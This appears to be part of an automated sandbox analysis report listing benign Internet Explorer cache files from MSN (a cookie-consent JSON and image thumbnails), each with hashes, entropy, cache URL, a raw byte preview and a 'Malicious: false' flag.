SHA-512:	BBB71BE8F42682B939F7AC44E1CA466F8997933B150E63D409B4D72DFD6BFC983ED779FABAC16C0540193AFB66CE4B8D26E447ECF4EF72700C2C07AA700465E
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/511e4956/webcore/externalscripts/oneTrustV2/consent/55a804ab-e5c6-4b97-9319-86263d365d28/55a804ab-e5c6-4b97-9319-86263d365d28.json
Preview:	{"CookieSPAEnabled":false,"UseV2":true,"MobileSDK":false,"SkipGeolocation":true,"ScriptType":"LOCAL","Version":"6.4.0","OptanonDataJSON":"55a804ab-e5c6-4b97-9319-86263d365d28","GeolocationUrl":"https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location","RuleSet":[{"Id":"6f0cca92-2dda-4588-a757-0e009f333603","Name":"Global","Countries":["pr","ps","pw","py","qa","ad","ae","af","ag","ai","al","am","ao","aq","ar","as","au","aw","az","ba","bb","rs","bd","ru","bf","rw","bh","bi","bj","bl","bm","bn","bo","sa","bq","sb","sc","br","bs","sd","bt","sg","bv","sh","bw","by","sj","bz","sl","sn","so","ca","sr","ss","cc","st","cd","sv","cf","cg","sx","ch","sy","ci","sz","ck","cl","cm","cn","co","tc","cr","td","cu","tf","tg","cv","th","cw","cx","tj","tk","tl","tm","tn","to","tr","tt","tv","tw","dj","tz","dm","do","ua","ug","dz","um","us","ec","eg","eh","uy","uz","va","er","vc","et","ve","vg","vi","vn","vu","fj","fk","fm","fo","wf","ga","ws","gd","ge","gg","gh","gi","gl","gm","gn","gq","gs","gt"

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AAzb5EX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	371
Entropy (8bit):	6.987382361676928
Encrypted:	false
SSDEEP:	6:6v/lhPkR/ikU2KG4Lph60GGHyY6Gkcz6SpBUSrwJuv84ipEuPJT+p:6v/78/Y2K7m0GGSXEBUQZkRbPBs
MD5:	13B47B2824B7DE9DC67FD36A22E92BBE
SHA1:	5118862BA67A32F8F9E2723408CF5FAF59A3282C
SHA-256:	9DB94F939C16B001228CA30AF19C108F05C4F1A9306ECC351810B18C57F271D4
SHA-512:	001A4A6E1B08B32C713D7878E00E37BF061DCFC34127885FB300478E929BC7A8FF59D426FE05183C0DDA605E8EF09C4E4769A038787838CC8A724B3233145C6D
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AAzb5EX.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs...#...#.x.?v....IDAT8O.1N.A.E.x....J...!..J.....Ctp....;."..HI...@...xa.Q...W...o..'.o{.....\.Y.l.....O..7.;H....*..pR..3.x6.....lb3!..J8/.e....F...&.x..O2.;..$b../.H}AO..<)....p$...eoa<l9,3.a....D..?..F..H...eh.....[.....ja.i.!.....Z.V....R.A..Z..x.s...`...n..E.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB10MkbM[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	965
Entropy (8bit):	7.720280784612809
Encrypted:	false
SSDEEP:	24:T2PqcKHsgioKpXR3TnVUvPkKWsvIos6z8XYy8xcvn1a:5PZK335UXkJsglyScf1a
MD5:	569B24D6D28091EA1F76257B76653A4E
SHA1:	21B929E4CD215212572753F22E2A534A699F34BE
SHA-256:	85A236938E00293C63276F2E4949CD51DFF8F37DE95466AD1A571AC8954DB571
SHA-512:	AE49823EDC6AE98EE814B099A3508BA1EF26A44D0D08E1CCF30CAB009655A7D7A64955A194E5E6240F6806BC0D17E74BD3C4C9998248234CA53104776CC00A0
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB10MkbM.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs...#...#.x.?v...ZIDAT8OmS[h.g.=s..$n...]7.5..(.&5...D..Z..X..6....O.-.HJm.B.....j..Z,.D.5n.1....^g7;;.;3.w../.....}....5....C==}..hd4.OO..^1.I..*.U8.w.B..M0..7}.....J....L.i...T...(J.d*.L..sr.....g?.aL.WC.S..C...(.pl..}[Wc..e.....[...K.....<...=S.....]..N/.N....(^N'.Lf....X4.....A<#c.....4fL.G..8..m..RYDu.7.>...S....-k.....GO.....R.....5.@.h...Y$..uvpm>(<..q,..PY....+...BHE..;.M.yJ...U<..S4.j..g....x.....t"....h.....K...~._....:...qg.).~..oy..h..u6....i._n...4T..Z.#.. ...0....L.....l..g!..z...8.I&....,iC.U.V,j_._...9.....8<...A.b.|.^..;..2...../v .....>....O^..;.o...n .'!k\l..C.a.I$8.~.0...4j..~5.\6...z?..s.qx.u....%...@.N.....@..HJh].....l.....#'.r.!../..N .d!m...@.....qV...c..X....t.1CQ..TL....r3.n..".t.....`...$...ctA....H.p0.0.A..IA.o.5n.m...\.l.B>....x..L.+.H.c6..u...7....`....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1brelx[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	19085
Entropy (8bit):	7.937623570857103
Encrypted:	false
SSDEEP:	384:74N9+FAW+z5P7MS9MND+Tim+H4uCnOe6TbYy:74nz9P7MsMNDLm+HE0wy
MD5:	F29D4205CBF362FE9066E1C52C7610C9
SHA1:	D694BE73C03DBE12C7960C29ACFEF4876F07DD7B
SHA-256:	25219506704FF45BC2E351B86B5847A02848342F163C33E3A8EA8C0C7B35C956

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1breIx[1].jpg	
SHA-512:	639CFB015632AC3E812F1816F985F6B528A5C7E3A2AB1CEF110A646851AB1A8D56356C0375D455CCD2D2061C4E161A720D2F973FE911FA7E188AD36AF50EC40
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1breIx.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=746&y=351
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...I.u....Q.u%...n).Q..:..@..QT..i._4..1J.....b..X3K.LQ.waasFi)h.. .&h..]......sE.h=.....A..X...4n...]..].....]..n4 ...J..c.....Rb....q....&)]....X.6..T.sV...P~..a.G.4.!...b..Y.....).S.. .(.).iB.v.@$..M.4.qM6+!wQ..Q...d5...%...Q.....I.R.P....;fN.O..8$..;.hW..[?OZC#.....k..C.....2?3Cv....}.c....1P. .`#T.<.;r=@.G..R.....{.G..A.f.0.M..FGOZ.m..:._.YJ.[r.W..;}F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1cGyFI[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	18494
Entropy (8bit):	7.885933738641973
Encrypted:	false
SSDEEP:	384:7yAZw2yMdG20RGG+he090lvN+m9UWRpZwi+em0+z:7V6Md/nG+he0y+mmKHwt0e
MD5:	69BBB5B8A0C754D084EA6CFEDF644A7B
SHA1:	B01FE2EB9432988B309CC2E892D9B08200EB6FDE
SHA-256:	FEC96B2FA831E9F29F91CB6E08827575FC8361C1AC1803FF7A0A0E30F55235BB
SHA-512:	375C6DEE32AC9B4EEFFA07F75F96F291A4E6EAF9E6C6A4B622EE805B7D2AC5A108FF67BF888F50F1A9F83A8F7C37AFAF1744AADDE4189EEDBEBB40DC3DD506B8
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cGyFI.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?.....:....J)h.....J)h.....J)h.....J)h.....J)h.....J)h.....J)h.....J)h.....J)h.....J)h.....J)h.....J)h.....J)h.....J)h.....J)h.....J)h.....J)h...Z(.(.....Z(.(.....Z(.(.....Z(.(.....Z(.(.....Z(.(.....Z(.(.....Z(.(.....Z(.(.....Z(.(.....Z(.(.....)c...j*.....O..y...A...F..WP._...J.".K.4R.Vh%..P.QKE.%..P.QKE.%..P.QKE.%..P.QKE

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1cYLLX[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	8341
Entropy (8bit):	7.947895418043885
Encrypted:	false
SSDEEP:	192:BCy4twdn/Oq0dkRvoOMJf5L1pjGuMwKyQ/bHVcg0L+CnbkyA4iFZKDv:kytJ/qd8vfMJf5ZKVjU+CnddivK
MD5:	B8DD8D91981418761DE38452D1DA217C
SHA1:	E0BA894170CBFD1FECC0E99DB5A60712F014CDE6
SHA-256:	C1406DCA2CB7F600CB41A7A2AD92E85498B31A4ED8179AF73DE10B752B70F56E
SHA-512:	26609F16AA872850F4D8AA3EE43F7C2193540CD23E1AB12C40FBE01992091E98F182C7ACEF94D127CF889796CD93E0C1E062F8D07CC9DCFE511882A12D1D2B5
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cYLLX.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=558&y=263
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..\.7.....9.{U&..k&D....9...\....R.....A.e.....gM.....bL..2.}..Z.g.3.`v.==....%}3.Qi.%..2V....4r.5..&....._.\)%.. Q..V.....Z.ksur.#._QK.9...$<4....A#...`.v&.C,11....j.[e...}F...Rc...o8d....Z..n.|...Y..E.B..xU3u6r...R..gsk..._.O.lB.W .My.rH..b.w..sF.n-.B.).....r>.....gK.)....`.AQ.[...(.8.....TM...= ....H.F>....)5r.&.+...z.A.....u.....R.}.....C?M.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1cYSRo[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	10957
Entropy (8bit):	7.913051624096272
Encrypted:	false
SSDEEP:	192:BYd7H6m+EUl95tG/u6cWiJRTNFvUvgAlD4J2O7osYiHN8ONU+:eZ69lD0/u69iDpKvgRZ7ZYitJNP
MD5:	45C5B100E382C36EFC328277B14CB329
SHA1:	81C237DDFDA55D56494C7AA133B2BBD9519F31B4
SHA-256:	7A3294694FBFE7B6CCA6EB69452C395508795CABFA6B689C3426E7EC2D686A3C
SHA-512:	EA063A96705425E1DDB40B79543FB69B90AA2C00DB689946A692DC8C3E28726E8E4AE62C3A04FDDC5ACED49D4595A7052DCF31AAE8F280A0ED287B6B3E92F3D1
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1cYSRo[1].jpg	
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cYSRo.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?....R..l.&)qE-..."...n(.:...n(.:.....sKE.74f..LP.sFi.....f..1@....m.m.7.).iv..(..P.9...m.3..c.l....y.....nG.1.qO. <.t....f...s.5.{..b.2z...z....psQLs.....]C.p..K.C..j....<.....`9.P.....9.Z.Fu.TU.q..Rc....B.....N...4...@F...T.\..:.G.L@O..^1..=."....(v+.p..L...7.i(..ZZJ3@.KI.3@.E....ZJZ.1F(..h .1F)sE.&(.-...Q...3@..I.N.....f....(...R.SY...h...1>V.n.....`.W,

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1cYVyx[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	5119
Entropy (8bit):	7.899988158637363
Encrypted:	false
SSDEEP:	96:BGAaEo9uBM8tOdnYmBreJYdfX+RodfbMjso59BIJi2dVpq0:BCmtwnBBiJ6/+RAP+GJdbq0
MD5:	59A525C6AC84E82C9BC4F6E621035CF4
SHA1:	CA336312BB3D951B74FE35221A3EDC1132C8FEF9
SHA-256:	D67DEE96168DE1B9678006B32962484D68E65054470DA38ADB9974426EA8A0E9
SHA-512:	CEAC5C79C0C1BB79B1C00FEA39A7B1F0B50846F83C89670E94E8A3AB39AE890A80D6812225B4F557DAB82176BB4CF07C5931677EC8563F83742C8679E3D0793
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cYVyx.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=658&y=247
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?....Rb.7.j6.MF..]...].....M.!.E%-!.Z...k.Z...\...U.+...h.T..N0d.c.v.iKa.jwv0$0.F.T..U.e.8.$...U%}.J...k;...d.>..cTZ@ .>.}*Y.8 .1...V\....-.E../|.3..3.Ury.<.9.5Cz..)....A...9"....q....a.#....b.`...N.6....]...._...y..*8&*...v0t.....H.l...Oj...x..N.#..z.....f..sX..:...3.EF.&.sLL..ZJ.!..L.Wn..{S*.aKE.....{...C|.8.{- .p..G. .E.....QgF/.!.[5.._rc....X.Z.F.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1cYWTM[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	6515
Entropy (8bit):	7.7350272882746145
Encrypted:	false
SSDEEP:	96:BGs6EsgterMoaarPCipOAGKqYinwpGL+52LX+6t42N9HL0DVH+IR0V7dbNscDGQ4:BY68rxeVSEwpGoybt7PHmHBqZdbacjTc
MD5:	C2FAA0F0F834246C8565FB59AF306F32
SHA1:	04CC243A8BC276EDDC5F1D22BA04D89A9D3DB1DD
SHA-256:	8538D331A60F205E63A11F182295FD98B59ED2ABC974C9C3441BF844CD15981B
SHA-512:	34BA477044ECDA543A1F9C89C77B4660BB320B2C25B58ECCC053F6B18895815CBF66776C398A55CD57EEFB01971BAEC1EEBE474EAD1F92C9702A379A506693 4
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cYWTM.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg&x=449&y=680
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..z(....(..4.....R..Z.(...Z))h.....(...)(.h.....J.)i)h...(.h.....(..IE..(....(.....Z(....(...(..4QI@....N...J(..R.Z.))i(... ....(.....))i(...(.h...(...(...(...))i(...(.h.....(...(...(....4....M...QE.....P.E-%....P.QE..QE..RR.@.E.P..E..QE...RR..QE..QE...QE.....QE..QIK@..Q@.IJi(.E(....QE...R.Z.(...(....(...(..... (...ZJZ.(...(...(...(....JZJ.ZZJ(.h...JZJZ.(...CIJi(...M.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1cYXM1[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	9302
Entropy (8bit):	7.740117066295701
Encrypted:	false
SSDEEP:	192:BYz5lTCV2tSKKnJtEF0NDuo3KfTP29HOKlViTsb4jYwL:ezqpKK7c0hu/fT+Hqiob4H
MD5:	E8891F7768542DA8233A5960D9C558AE
SHA1:	A24CA8AAA931F1668AF96E53796F44704B7FAC2D
SHA-256:	979EA6AFC6B23D581FB97C9CE6D05D15AFBB5E364CE7C37A8827365F2AC1CA8F
SHA-512:	4C6821E386CB1AC2F4CC749CD711B9BEA3CB60D96F52BB540FEBA2CEB7211E25F3C4663CA469630F42A9CF3EB2FA5543F00304AFB9004866F0CFE80C681970 2
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cYXM1.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1cYXM1[1].jpg	
Preview:	......JFIF.....``.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..1K.P)q@.K.)q@.(..(..&(.;.b...1K.\P!....Q..n(.;.b...1N.&(.....Rb...LS.IL..K.LP.b..u%..lO..@....b..E-...QE..QE..QE..QE.Y..)qKRP.....)qK..n(.;.b...b....&(..(..&)1N.....Rb...LS.F)..R.O.7...RS.F(....?....Jv)1@..S.I@.....JJZ(.(.....Z(.(.....R.LE.R.....\R.(.1KK.1@..\R.P.b.R...J1KF(.....Q.v(..3.....f).....Rb.E&(..R.N.&(..SH..I..f)1O.&(....;....v)1L.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1cYZkP[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	12491
Entropy (8bit):	7.793311471840139
Encrypted:	false
SSDEEP:	192:BpM5EEOc/bEak7ckrNoFA7ZoJYpAWF3/SWtJeu4YWZgvXwYGcvSFcuV:7MqEO7gi77ZoJYpXagxtgBcO
MD5:	5D7070439CD22A44C65A7473D3100658
SHA1:	871DFDD213CEAA9A488D8F5254C76D66E6DDF781
SHA-256:	513613E6100A2668AAB95D2485CA0A8807A983DDE77B24879E64A37998C9DE40
SHA-512:	F7D61E482A1F2D17944ED03864935A97C943C20D68CEE2A7F45220B08B7D81FC5BC4226C114C788F30749979AD0E2215FD68CEC3DE21E3FD1789BBDEB0D643
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cYZkP.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=560&y=312
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....I.CL.4.M...H.....`FE(.4.H...A9...f..2CQ.Z{.TR.j..DdqT..j.o.hB..L..E\.....f.....%U.....A.^uk9....,ug@....Ql...p5J..9.A.PQ84.5.5 j`I.7S7R..@...{.wP"Ph.F....~i..75...y.....W.....j...w..Q}.u....@...p i.....EXmK.H z.....Ze....=....~@$R*...B@..aY.].<.....E.f..r.q.2w.U.....;c.S.2.n....<.| p...jF8^:.C..P.SQ4.2..,....j..q.P!Z.....k.^....?:.....7..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1cZXFg[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	16958
Entropy (8bit):	7.893370216539655
Encrypted:	false
SSDEEP:	384:rnLF9gKv7QERBszQLIR5h3P7uwrWnBAPCEXeMgoTf/:r/5UERBvLI9CwrQBALvf/
MD5:	17C301193CF5870FCD51E1C11816FFE9
SHA1:	1D8E17745E93F2514A6B4075018AAD0D22CB5C39
SHA-256:	7D03565556BF2DD19FAD622085A7A02B29A9269D0F45EF9D03BA4D036F0FE907
SHA-512:	F082D2298E9F1E7FFA7E7CAAEA595F9DA1E156BFECFA85AB48C331F81590778AA26CBCD9849BDA60000B302F0A74F6E9D7C735B15C4F178E0CCDB4B37FA04A50
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cZXFg.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=594&y=254
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....V..)E .....AJ(.i..P.N.....ZAK@.-%-.--%-....P...R..E.P..E...QE....P..E..QE..Q.(...(...0}(<..(.....(....(...(...E..QE .(....(...)(...(.....%....(....)(.....)).RR.J.JJSI@.i..E8._..EJ(...:...Z.QN.....M.P...i.QE.P...R...IK@.Fi)h.h.....ZJ(.h...Z(.....(.h.....-.2..UU.)6.u.Q.9..B.....L."`...W.....Y5..,i.F.3..572t...H.....W....N.....).N...#...,q.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1d02gC[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	downloaded
Size (bytes):	11997
Entropy (8bit):	7.952911587700323
Encrypted:	false
SSDEEP:	192:BbadL3pN8jpnyIMLt7TLVQmpGEbp6hnvGMS5TRYXl+sd77FUCngR9PYmwyiBjpgo:ZgZWjpyIlmqQ1YXks9BUl9Aa4pgiL
MD5:	7DC3696FD2075B71CF9A57F9ED14D726
SHA1:	28AA741749AA94FB02EF75CE94F71220C4B762B5
SHA-256:	02CA456E887FFC74ECBA0F444952D6740EFA0DBD67389650EC37C4A08E3BF6B5
SHA-512:	539E8A898C3B74F8288BB85ED000EE2E7C60FEDB37C2602C27499192840A16CECF208606291A1FED16189E4484D4896A29D2363E38B310570725D60C118BB201
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1d02gC.img?h=250&w=300&m=6&q=60&u=t&o=t&l=f&f=jpg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1d02gC[1].jpg	
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....,..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..iE ..d.KI.Z.Z.....+..f...../d..s`._.?.9...H...X.....#3mlg..F...9.!.1..P}F.JHa...8..q..$bP.....Z.Z!.....E.>2..NI.c..]?...r...s.g..2...H,..0An...+..m...+u...>.....^}..5k...M..@.._.u..z....."Y.....].Nt.....H.O.....G...M2M.....p....qR.:....."..q...1.r..6?.BX.$.}.Y.....$.....|..b'/...oj..;_.....h.v..4.....N..(.s.y~.r-..E`...+...|Y.....J...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1d0d2h[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	downloaded
Size (bytes):	1674
Entropy (8bit):	7.685180220572204
Encrypted:	false
SSDEEP:	24:xI/XAo0XxDuLHeOWXG4OZ7DAJuLHenX3i/NUGIO7eeSelgr+VEP/6hTSwbCCTggL:xGpuERAM/qGIOLgLPiQd+jiGqlu3
MD5:	2FD72C923CE094BE0A298735B9B4E610
SHA1:	0876D38E0A4C3601DDECB7B6AA18CF50939508E8
SHA-256:	BAD03E91FFF55014359646C36CBDE9E88A91E9F5C1448724D151165F0A59F96C
SHA-512:	FC4233088B11213E03242636610197344BB13C43B8420836FF1CF934B7AC9C645B531F3FE4F891FE3DE173355B7D9863D05CD038F391C27009B68A83EACE5295
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1d0d2h.img?h=75&w=100&m=6&q=60&u=t&o=t&l=f&f=jpg&x=471&y=746
